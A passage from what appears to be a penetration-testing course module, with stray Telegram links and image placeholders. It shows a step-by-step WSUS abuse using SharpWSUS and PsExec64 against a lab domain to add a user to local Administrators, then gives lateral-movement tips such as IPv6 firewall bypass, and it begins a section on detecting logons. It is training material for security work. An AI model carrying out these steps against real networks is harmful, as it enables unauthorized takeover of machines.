
Within the `WSUS Service`, let's navigate into `All Updates` and make sure that `Approval` is set to `Unapproved` and `Status` is `Any`, and we will see the update we created with `SharpWSUS` named `NewAccountUpdate`:



Now, we need to right-click the update and click `approve` or we can go to the actions panel on the right and click `Approve...`:




We need to select the group we want to apply this update to complete the approval. We will choose All Computer by right-clicking it, selecting Approved for Install , and clicking OK:




Next, we change the Approval status to Approved , make sure the Status is set to Any , and confirm that everything is working.





There may be situations, commonly, when we attempt to perform this attack using only a WSUS Administrator account that is not a member of the WSUS Administrators group. When we approve the update, it will fail to download our PSEXEC64.exe file. As we can see in the following image:



To fix this error, we can copy the `PSEXEC64.exe` to the `WSUScontent` directory and rename the file as expected by the WSUS Service. To confirm what's the `WSUScontent` directory and the filename, we can use the `Event Viewer`. The WSUS Service will generate an event id 364 if the `Content` file download failed, let's use PowerShell `Get-WinEvent` to retrieve this event:

```
PS C:\Tools> Get-WinEvent -LogName Application | Where-Object { $_.Id -eq 364 } | fl
```


```
TimeCreated      : 7/3/2024 5:19:00 AM
ProviderName     : Windows Server Update Services
Id               : 364
Message          : Content file download failed.
Reason: HTTP status 404: The requested URL does not exist on the server.

Source File: /Content/wuagent.exe
Destination File:
C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
```

We get the Destination File, now we need to copy PSEXEC64.exe to that location:

```
PS C:\Tools> copy C:\Tools\sysinternals\PSEXEC64.exe
C:\WSUS\WsusContent\02\0098C79E1404B4399BF0E686D88DBF052269A302.exe
```

Now, we go to the WSUS Service GUI, select the update with the error, and click **Retry Download**. Once the server confirms the file exists, it will allow the download of our payload.



Ideally, if we copied PsExec64.exe into the WsusContent directory, it is recommended that we create another update with a different title but the same payload. This will help force the update quickly.

**Note:** If updates approved by SharpWSUS.exe are not being installed, try creating a new update and approving it manually.

## Wait for the client to download the patch

The last thing we need to do is to wait for the target computer to install the new updates. We can verify if the installation was finalized by running `SharpWSUS.exe check`, specify the update id `/updateid:<Update ID>` and the target computer name `/computername:<Target Computer>`:

```
c:\Tools> .\SharpWSUS.exe check /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv01.inlanefreight.local
```

```

/ _|| | _ _ _ _ \ \ / / _|| | | | / _||
\ _ \ | ' _ / ' _ | ' \ \ / \ / \ _ \ | | | \ _ \
 _ ) | | | | ( | | | | _ ) \ v v / _ ) | | | _ ) |
| _ / | | \ _ , | | . / \ / \ / | _ / \ _ / | _ /
      | _ |
Phil Keeble @ Nettitude Red Team

```

```
[*] Action: Check Update
```


```
Targeting srv01.inlanefreight.local
TargetComputer, ComputerID, TargetID
```

srv01.inlanefreight.local, bbc6e1ed-75ec-4eea-81cf-05da5c18e93e, 3

Update Info cannot be found.

[\*] Check complete

The above output indicates that the computer hasn't completed the update process. We can force this process if we have access to the target computer by clicking **Check For Updates**:



We successfully installed our update. If we use `SharpWSUS.exe check` again, it will show that we successfully installed the update.

**Note:** It may take some time for the WSUS service to register that the update was applied.

We have successfully added a new member to the Administrator group of the target computer, we can now execute commands as an administrator using Filiplain's credentials.

```
c:\Tools> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the
computer/domain

Members

-----
Administrator
INLANEFREIGHT\Domain Admins
INLANEFREIGHT\Filiplain
INLANEFREIGHT\PDQ Deploy Admin
The command completed successfully
```

## Clean up after the patch is downloaded

To clean up everything about the malicious update running `SharpWSUS.exe delete`, specify the update id `/updateid:<Update ID>` and the target computer `/computername:<Target Computer>`.

```
c:\Tools> .\SharpWSUS.exe delete /updateid:812772ce-0d8b-414b-823b-2cbc97d76126 /computername:srv02.inlanefreight.local
```

```

/ _||| | _ _ _ _ _ \ \ / / _||| | | / _||
\_ _ \ | ' _ / ' _ | ' _ \ \ / \ / \ _ \ | | | \ _ \
 _ ) | | | | ( _ | | | | _ ) \ v v / _ ) | | | | _ )
| _ / | | | \ _ , _ | | . _ / \ / \ / | _ / \ _ / | _ /
      | _|
Phil Keeble @ Nettitude Red Team

```

```
[*] Action: Delete Update
```

```
[*] Update declined.
```

```
[*] Update deleted.
```

Targeting srv02.inlanefreight.local  
TargetComputer, ComputerID, TargetID

srv02.inlanefreight.local, d4e385a2-01e1-444f-b856-f857b8989b43, 1  
Removed Computer From Group  
Remove Group

[\*] Delete complete

## Alternative Tools for Abusing WSUS

While `SharpWSUS` is a powerful tool for exploiting WSUS servers, other tools are available for similar purposes. [WSUSpendu](#), a PowerShell tool, allows for the injection of malicious updates, forcing systems relying on the compromised WSUS server to execute arbitrary commands. Another option is [Thunder\\_Woosus](#), a C# tool designed for manipulating WSUS updates and enabling arbitrary command execution on targeted machines.

However, at the time of writing, there are no equivalent tools that function exclusively from a Linux environment, highlighting a gap in the current tooling landscape and a potential opportunity for future development.

## Conclusion

<https://t.me/CyberFreeCourses>

Using WSUS for lateral movement involves deploying malicious Windows updates that force any computer trusting the WSUS Server to execute arbitrary commands. WSUS services are compelling targets in Windows environments because, even within restricted or highly secured networks, they can be exploited to compromise any machine.

In the upcoming section, we will examine other general considerations to bear in mind when performing lateral movement in Windows environments.

## General Consideration

Lateral movement is a vast topic that can be approached from various angles. Discussing every single method for performing Windows lateral movement is generally impossible. However, the information provided in this module will help build the skills needed to identify lateral movement opportunities not covered here.

In order to perform lateral movements, we need to start with the available assets such as users, passwords, networks, and computers. Typically, we will search for services and understand how to interact with or abuse them to gain access.

Once we gain access to a service, we repeat the process. We search for more credentials or think about how we can use that service's rights to gain access to another service or computer. We then repeat the process over and over again until we reach our goal.

Using our imagination is crucial when exploring a Windows network. Observing the services running and how they interact within the network can help us identify more opportunities for lateral movement, such as:

- Development environments running code hosted on accessible servers.
- Applications connecting to shared folders to retrieve and execute DLLs.
- MSSQL servers running queries from configuration files.
- Software installed across the domain used for inventory that can execute PowerShell commands.

Can you imagine how to exploit these use cases for lateral movement? Your imagination is vital when approaching unknown networks. The concepts in this section aim to provide the foundational knowledge for performing lateral movement.

## User privileges

Administrative rights are not always necessary for lateral movement. Services such as PSRemoting, RDP, WMI, DCOM, and SSH allow non-administrators to execute commands. It is essential to test all our credentials against these services.

## Firewall Blocking

Firewalls and network segmentation are crucial considerations. Sometimes, you may have access to a workstation that doesn't have direct access to specific servers, requiring you to use other devices to reach your target network.

Administrators can apply various network configurations and restrictions, such as:

- Changing default ports.
- Restricting access to specific workstations.
- Allowing inbound access only from specific IPs or networks.
- Blocking outbound internet access for specific workstations.
- Monitoring network traffic.

To identify non-default ports, use the `netstat` command. For example, running `netstat -ano` on SRV01 might yield:

```
PS C:\Tools> netstat -ano
netstat -ano
```

#### Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	1704
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:23389	0.0.0.0:0	LISTENING	336

In this example, we can see the port 23389. We can investigate to which service this port belongs using `tasklist`:

```
PS C:\Tools> tasklist /svc /FI "PID eq 336"
```

Image Name	PID	Services
svchost.exe	336	TermService

Investigating further reveals that `TermService` is responsible for `Remote Desktop Services`, indicating that this port is for `RDP`.

**Note:** Additionally, tools such as `nmap` can be used to actively enumerate remote hosts.

## Credentials

Searching for credentials is a crucial aspect of identifying lateral movement opportunities. The [Windows Privilege Escalation](#) module covers methods for credential pillaging.



Successful lateral movement often relies on using and reusing credentials, public/private keys, tokens, and website logins found during enumeration.

## IPv6


IPv6 is often overlooked, but it is enabled by default on Windows. If firewalls block IPv4 connections but overlook IPv6, you can use IPv6 to bypass these restrictions.

To connect to an IPv6 network, use the IPv6 address within brackets, like this:

[dead:beef::647f:620f:3a1a:e978] . For WinRM, use the following command:

```
PS C:\Tools> Enter-PSSession -ComputerName  
[dead:beef::647f:620f:3a1a:e978] -Authentication Negotiate
```

If we are attempting to connect to RDP using IPv6, we can use the following address:



## Conclusion

This module combines various lateral movement techniques to help students familiarize themselves with the most common methods used in Windows networks. Many Active Directory modules present labs requiring lateral movement, and we encourage students to practice and familiarize themselves with different tools and techniques.

The following section will cover defense mechanisms against lateral movement and explain how to detect and prevent it. At the end of this module, students will be challenged to combine different lateral movement techniques to complete the skill assessment.

## Lateral Movement Prevention & Detection

Throughout this module, we have explored multiple lateral movement methods within a network, leveraging tools such as PsExec, WMIExec, DCOM, and others. We have gone through how to infiltrate other systems on the network by understanding and applying these diverse techniques. Now it's time to talk about defenses.

<https://t.me/CyberFreeCourses>



Detecting and preventing lateral movement is crucial to safeguard sensitive data and maintain network integrity. This involves implementing various strategies and controls to monitor suspicious activities and restrict unauthorized access. Effective lateral movement prevention comprises measures such as network segmentation, enforcing least privilege, and implementing zero trust architecture, while detection strategies involve monitoring authentication logs, analyzing network traffic, and deploying honeypots. By integrating both preventive and detection mechanisms, we can significantly reduce the risk and impact of lateral movement, ensuring a robust defense against advanced threats.


## Detection

### Monitoring Authentication Logs


Monitoring authentication logs involves scrutinizing login activity to identify unusual patterns. For example, logins from unexpected locations or at odd hours can indicate unauthorized access attempts. Similarly, multiple failed login attempts and account lockouts signal that an attacker is trying to brute-force passwords or use stolen credentials.

To monitor unusual login patterns, we can use Windows Event Viewer or dedicated tools to analyze authentication logs. Here's how to do it:


We must open Event Viewer by pressing Win + R, type eventvwr, and press Enter:



Navigate to Windows Logs > Security:



After that, we must filter by Event IDs 4624 (successful logon) and 4625 (failed logon). To filter, we can right-click **Security** and select **Filter Current Log**:



Now, let's input the event IDs and click OK.

Filter Current Log

Filter XML

Logged: Any time

Event level: ☐ Critical ☐ Warning ☐ Verbose  
☐ Error ☐ Information

☒ By log Event logs: Security

☐ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76

4624,4625

Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>

Clear

OK Cancel

Finally, we can review the timestamps to identify logins outside normal working hours and examine the Logon Information section to identify unusual IP addresses:

Filtered: Log: Security; Source: ; Event ID: 4624,4625. Number of events: 23,833

Keywor...	Date and Time	Source	Event ID	Task Category
Audi...	6/29/2024 3:17:54 AM	Micros...	4624	Logon
Audi...	6/29/2024 3:17:40 AM	Micros...	4624	Logon
Audi...	6/29/2024 3:17:40 AM	Micros...	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

Process Information:

Process ID: 0x0

Process Name: -

Network Information:

Workstation Name: LINUX01

Source Network Address: 172.20.0.99

Source Port: 53204

